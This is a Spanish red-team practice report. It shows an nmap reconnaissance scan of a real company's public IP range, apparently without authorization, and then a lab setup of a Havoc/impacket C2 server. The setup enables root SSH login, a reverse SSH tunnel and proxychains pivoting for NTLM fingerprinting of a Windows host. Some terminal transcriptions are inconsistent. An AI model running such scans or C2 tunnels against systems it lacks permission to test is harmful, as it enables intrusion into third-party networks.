
Se ha realizado una enumeración activa exitosa en el dominio engineering.rei.com, encontrando servicios HTTP y HTTPS activos en los puertos 80 y 443. Se identifica que el servidor está utilizando Amazon CloudFront y varios encabezados de seguridad están presentes en la configuración.

Enumeración activa al dominio engineering.rei.com

nmap -p 1-1024,8080,8443 -sC -sV -T4 -v 129.149.28.0/22

```
jose@Kali: ~/Documents/redTeamPractice
File Actions Edit View Help
PS> jose@Kali: /home/jose/Documents/redTeamPractice x | jose@Kali: ~/Documents/redTeamPractice x
Completed NSE at 08:50, 0.00s elapsed
Initiating NSE at 08:50
Completed NSE at 08:50, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 201.98 seconds

(jose@Kali)-[~/Documents/redTeamPractice]
$ nmap -p 1-1024,8080,8443 -sC -sV -T4 -v 129.149.28.0/22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 08:54 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:54
Completed NSE at 08:54, 0.00s elapsed
Initiating NSE at 08:54
Completed NSE at 08:54, 0.00s elapsed
Initiating NSE at 08:54
Completed NSE at 08:54, 0.00s elapsed
Initiating NSE at 08:54
Completed NSE at 08:54, 0.00s elapsed
Initiating Ping Scan at 08:54
Scanning 1024 hosts [2 ports/host]
Completed Ping Scan at 08:54, 4.82s elapsed (1024 total hosts)
Initiating Parallel DNS resolution of 579 hosts. at 08:54
Completed Parallel DNS resolution of 579 hosts. at 08:54, 7.14s elapsed
Nmap scan report for 129.149.28.2 [host down]
Nmap scan report for 129.149.28.3 [host down]
Nmap scan report for 129.149.28.7 [host down]
Nmap scan report for 129.149.28.9 [host down]
Nmap scan report for 129.149.28.10 [host down]
Initiating Connect Scan at 08:54
Scanning 8 hosts [1026 ports/host]
Discovered open port 443/tcp on 129.149.28.12
Discovered open port 443/tcp on 129.149.28.4
Discovered open port 443/tcp on 129.149.28.11
Discovered open port 443/tcp on 129.149.28.6
Discovered open port 443/tcp on 129.149.28.1
Discovered open port 443/tcp on 129.149.28.5
Discovered open port 443/tcp on 129.149.28.8
Discovered open port 443/tcp on 129.149.28.0
Connect Scan Timing: About 31.55% done; ETC: 08:56 (0:01:07 remaining)
Increasing send delay for 129.149.28.0 from 0 to 5 due to 11 out of 18 dropped probes since last increase.
Connect Scan Timing: About 32.98% done; ETC: 08:57 (0:02:04 remaining)
```



The screenshot shows a terminal window titled "jose@Kali: ~/Documents/redTeamPractice". It displays the output of an nmap scan on the subnet 129.149.28.0/22. The results show numerous open ports, primarily in the 443/tcp and 80/tcp ranges. The terminal also shows the timing information for the scan, including connect times and increasing send delays due to dropped probes.

```
PS> jose@Kali: /home/jose/Documents/redTeamPractice × jose@Kali: ~/Documents/redTeamPractice × Screenshot taken View image
File Actions Edit View Help
jose@Kali: ~/Documents/redTeamPractice × jose@Kali: ~/Documents/redTeamPractice × Screenshot taken View image
Discovered open port 443/tcp on 129.149.28.81
Discovered open port 443/tcp on 129.149.28.23
Discovered open port 443/tcp on 129.149.28.131
Discovered open port 443/tcp on 129.149.28.119
Discovered open port 443/tcp on 129.149.28.134
Discovered open port 443/tcp on 129.149.28.14
Discovered open port 443/tcp on 129.149.28.22
Discovered open port 443/tcp on 129.149.28.19
Discovered open port 443/tcp on 129.149.28.38
Discovered open port 443/tcp on 129.149.28.100
Discovered open port 80/tcp on 129.149.28.62
Discovered open port 443/tcp on 129.149.28.130
Discovered open port 80/tcp on 129.149.28.41
Discovered open port 443/tcp on 129.149.28.58
Discovered open port 443/tcp on 129.149.28.66
Discovered open port 443/tcp on 129.149.28.138
Discovered open port 443/tcp on 129.149.28.104
Discovered open port 80/tcp on 129.149.28.21
Discovered open port 80/tcp on 129.149.28.117
Discovered open port 443/tcp on 129.149.28.111
Discovered open port 443/tcp on 129.149.28.84
Discovered open port 443/tcp on 129.149.28.107
Discovered open port 443/tcp on 129.149.28.61
Discovered open port 80/tcp on 129.149.28.116
Discovered open port 443/tcp on 129.149.28.78
Discovered open port 443/tcp on 129.149.28.44
Discovered open port 443/tcp on 129.149.28.132
Discovered open port 80/tcp on 129.149.28.30
Discovered open port 80/tcp on 129.149.28.66
Discovered open port 443/tcp on 129.149.28.96
Discovered open port 22/tcp on 129.149.28.44
Discovered open port 80/tcp on 129.149.28.44
Connect Scan Timing: About 4.19% done; ETC: 09:16 (0:11:49 remaining)
Connect Scan Timing: About 5.94% done; ETC: 09:21 (0:16:06 remaining)
Connect Scan Timing: About 9.38% done; ETC: 09:23 (0:17:04 remaining)
Increasing send delay for 129.149.28.37 from 0 to 5 due to 11 out of 21 dropped probes since last increase.
Increasing send delay for 129.149.28.80 from 0 to 5 due to 11 out of 22 dropped probes since last increase.
Increasing send delay for 129.149.28.41 from 0 to 5 due to 11 out of 23 dropped probes since last increase.
Increasing send delay for 129.149.28.60 from 0 to 5 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 129.149.28.67 from 0 to 5 due to 11 out of 20 dropped probes since last increase.
Increasing send delay for 129.149.28.36 from 0 to 5 due to 11 out of 20 dropped probes since last increase.
```

Durante el escaneo de puertos de la red 129.149.28.0/22, se detectó que la dirección IP 129.149.28.44 tiene el puerto 22 (SSH) abierto.

Procedimiento

6. Escaneo de Puertos:

- nmap -p 1-1024,8080,8443 -sC -sV -T4 -v 129.149.28.0/22

• Resultados:

- Dirección IP: 129.149.28.44
- Puerto Abierto: 22/tcp (SSH)

• Verificación de Versión del Servicio SSH:

- nmap -p 22 -sV -T4 -v 129.149.28.44

The screenshot shows a terminal window with two tabs open. The left tab shows the output of a completed service scan, indicating 75 hosts completed, 64 undergoing a service scan, and a total of 106.30s elapsed for 72 services on 64 hosts. The right tab shows the detailed Nmap command and its execution. The command is: \$ nmap -p 22 -sV -T4 -v 129.149.28.44. The output shows the scan starting at 23:49, performing a ping scan, then a parallel DNS resolution, connecting to port 22/tcp, and finally performing a service scan. It identifies OpenSSH 7.4 (protocol 2.0) as the service running on port 22. The host is reported as up with 0.053s latency.

```
Service scan Timing: About 66.67% done; ETC: 23:49 (0:00:33 remaining)
Stats: 14:54:29 elapsed; 75 hosts completed (72 up), 64 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 23:49 (0:00:33 remaining)
Completed Service scan at 23:49, 106.30s elapsed (72 services on 64 hosts)
NSE: Script scanning 64 hosts.
Initiating NSE at 23:49

(jose@Kali)-[~/Documents/redTeamPractice]
$ nmap -p 22 -sV -T4 -v 129.149.28.44
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 23:50 CST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 23:50
Scanning 129.149.28.44 [2 ports]
Completed Ping Scan at 23:50, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:50
Completed Parallel DNS resolution of 1 host. at 23:50, 0.69s elapsed
Initiating Connect Scan at 23:50
Scanning 129.149.28.44 [1 port]
Discovered open port 22/tcp on 129.149.28.44
Completed Connect Scan at 23:50, 0.05s elapsed (1 total ports)
Initiating Service scan at 23:50
Scanning 1 service on 129.149.28.44
Completed Service scan at 23:50, 0.11s elapsed (1 service on 1 host)
NSE: Script scanning 129.149.28.44.
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Nmap scan report for 129.149.28.44
Host is up (0.053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
```

Resultados:


- Puerto 22/tcp: Servicio SSH (OpenSSH 7.4, protocolo 2.0)

Durante el escaneo de puertos de la red 129.149.28.0/22, se detectó que la dirección IP 129.149.28.44 tiene el puerto 22 (SSH) abierto, ejecutando el servicio OpenSSH 7.4 (protocolo 2.0).

Se podría avanzar por este punto como por ejemplo intentando una conexión utilizando el comando: ssh <root@129.149.28.44> y verificar si solicita contraseña o incluso con otro usuario, sin embargo, es una intrusión a la que no tengo derecho de intentar, por lo que es ilegal así que solo se procede a documentar.

Ejercicio No 2.- Construir un laboratorio con una maquina Windows y una máquina de Linux(C2)

1. Primero debemos de tener ambas maquinas visibles entre ellas hacemos un ping a las direcciones IP de cada máquina para verificar que se encuentren visibles entre ellas. En este caso en particular tenemos a la máquina de Debian con la IP 192.168.213.130 y a la de Windows con la IP 192.168.213.132



2. Nos aseguramos de tener el archivo de `sshd_config` bien configurado, descomentado y con `PermitRootLogin` en “yes” (Línea 33) así como la opción `AllowTcpForwarding` en las mismas condiciones:

Terminal -

```
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the KbdInteractiveAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via KbdInteractiveAuthentication may bypass
# the setting of "PermitRootLogin prohibit-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and KbdInteractiveAuthentication to 'no'.
UsePAM yes

#AllowAgentForwarding yes
AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
```

89, 22

71%

Terminal -

```
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10


#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2
```

36, 15

18%

3. Edita el archivo de configuración de proxychains para redirigir el tráfico a través del túnel SSH, añadiendo al final del archivo lo siguiente: “socks5 127.0.0.1 1337” y así dirigimos el tráfico del túnel ssh por el localhost y el puerto 1337.



```
# ProxyList format
#       type host port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#       Examples:
#
#           socks5  192.168.67.78    1080      lamer    secret
#           http    192.168.89.3     8080      justu    hidden
#           socks4  192.168.1.49     1080
#           http    192.168.39.93   8080
#
#
#           proxy types: http, socks4, socks5
#           ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks5 127.0.0.1 1337
"/etc/proxychains.conf" 65L, 1672B
```


4. Debemos de clonar e instalar las siguientes utilidades desde github

https://github.com/username/ntlm_challenger.git,

<https://github.com/fortra/impacket>,

<https://github.com/HavocFramework/Havoc>,

<https://github.com/mubix/IOXIDResolver>.



```
root@debian:/opt/impacket# cd ..
root@debian:/opt# ls
Havoc impacket IOXIDResolver ntlm_challenger
root@debian:/opt#
```

```

Terminal - 
File Edit View Terminal Tabs Help
root@debian:/opt# ls
Havoc impacket IOXIDResolver ntlm_challenger
root@debian:/opt# cd ntlm_challenger
root@debian:/opt/ntlm_challenger# ls
LICENSE ntlm_challenger.py README.md requirements.txt
root@debian:/opt/ntlm_challenger# 

```

5. Abrimos una conexión desde Windows hacia el “servidor (Debian)” ingresando el comando ssh.exe -R 1337 <root@192.168.213.130>, nos pedirá la contraseña por lo que hay que capturarla y entonces tenemos conectadas la “maquina victim (Windows)” y el “servidor (Debian)” en este último instalaremos el vector de ataque para lograr el C2, ejecutamos en el servidor el comando netstat –putan y verificamos que están a la escucha las maquinas.

Windows 10 - VMware Workstation 16 Player (Non-commercial use only)

```

PS C:\Users\jose> ping 192.168.213.130
Pinging 192.168.213.130 with 32 bytes of data:
Reply from 192.168.213.130: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.213.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms
ps C:\Windows\System32> netstat -putn
root@192.168.213.130's password:
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright*.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Fri Jun 21 09:21:58 2024 from 192.168.213.132
root@debian:~# 

Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright*.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Fri Jun 21 09:21:58 2024 from 192.168.213.132
root@debian:~# 

root@debian:/# netstat -putn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
  PID/Program name

tcp        0      0 127.0.0.1:1337           0.0.0.0:*          LISTEN
1306/sshd: root@pts
tcp        0      0 0.0.0.0:22              0.0.0.0:*          LISTEN
778/sshd: ./usr/sbin
tcp        0      0 127.0.0.1:631            0.0.0.0:*          LISTEN
763/cupsd
tcp        0      0 192.168.213.130:22       192.168.213.132:50105 ESTABLISHED
0 1306/sshd: root@pts
tcp        0      0 ::1:631                 ::*:             LISTEN
763/cupsd
tcp        0      0 0::22                  ::*:             LISTEN
778/sshd: ./usr/sbin
tcp        0      0 0::1:1337               ::*:             LISTEN
1306:sshd: root@pts
udp       0      0 192.168.213.130:68       192.168.213.254:67 ESTABLISHED
0 745/NetworkManager
udp       0      0 0.0.0.0:631              0.0.0.0:*          LISTEN
850/cups-browsed
udt       0      0 0.0.0.0:41743            0.0.0.0:*          LISTEN

```

6. Vamos en nuestro “servidor (Debian)” al Path donde está instalado el ntlm_challenger y ejecutamos el comando python3 ./ntlm_challenger.py

smb://192.168.213.132 y vemos que obtendremos un error porque el firewall de windows está activado y no permite la conexión.

```

PS C:\Users\Jose> ping 192.168.213.130
Pinging 192.168.213.130 with 32 bytes of data:
Reply from 192.168.213.130: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.213.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms
PS C:\Users\Jose> ssh.exe 1337 root@192.168.213.132
root@192.168.213.132:~% password: 
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.0-1 (2024-05-03) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Fri Jun 21 09:21:58 2024 from 192.168.213.132
root@debian:~#
```

```

root@Debian:~# smb_client = smb3.SMB3(host, host, sess_port=port)
File "/usr/local/lib/python3.11/dist-packages/impacket/smb3.py", line 317, in __init__
    self._NetBIOSession = nmb.NetBIOSCPSession(my_name, self._Connection['ServerName'], remote_host, host_type, sess_port, self._timeout)
File "/usr/local/lib/python3.11/dist-packages/impacket/nmb.py", line 893, in __init__
    NetBIOSession.__init__(self, myname, remote_name, remote_host, remote_type, remote_type, sess_port=sess_port,
File "/usr/local/lib/python3.11/dist-packages/impacket/nmb.py", line 753, in __init__
    self._sock = self._setup_connection(remote_host, sess_port), timeout)
File "/usr/local/lib/python3.11/dist-packages/impacket/nmb.py", line 905, in _setup_connection
    raise socket.error("Connection error (%s:%s)" % (peer[0], peer[1]), e)
socket.error: [Errno Connection error (192.168.213.132:445)] timed out
root@Debian:/opt/ntlm_challenger#
```

Así que debemos de ejecutar el comando anterior, pero añadiendo proxychains al inicio, el comando quedaría así proxychains (previamente modificado el archivo proxychains.conf) python3 ./ntlm_challenger smb://192.168.213.132 logrando la conexión.

```

PS C:\Users\Jose> ping 192.168.213.130
Pinging 192.168.213.130 with 32 bytes of data:
Reply From 192.168.213.130: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.213.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 1ms, Average = 1ms
PS C:\Users\Jose> ssh.exe 1337 root@192.168.213.132
root@192.168.213.132:~% password: 
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.0-1 (2024-05-03) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
last login: Fri Jun 21 09:21:58 2024 from 192.168.213.132
root@debian:~#
```

```

root@Debian:~# Target (Server): DESKTOP-ACL4VDM
Version: Server 2016 or 2019 / Windows 10 (build 19041)

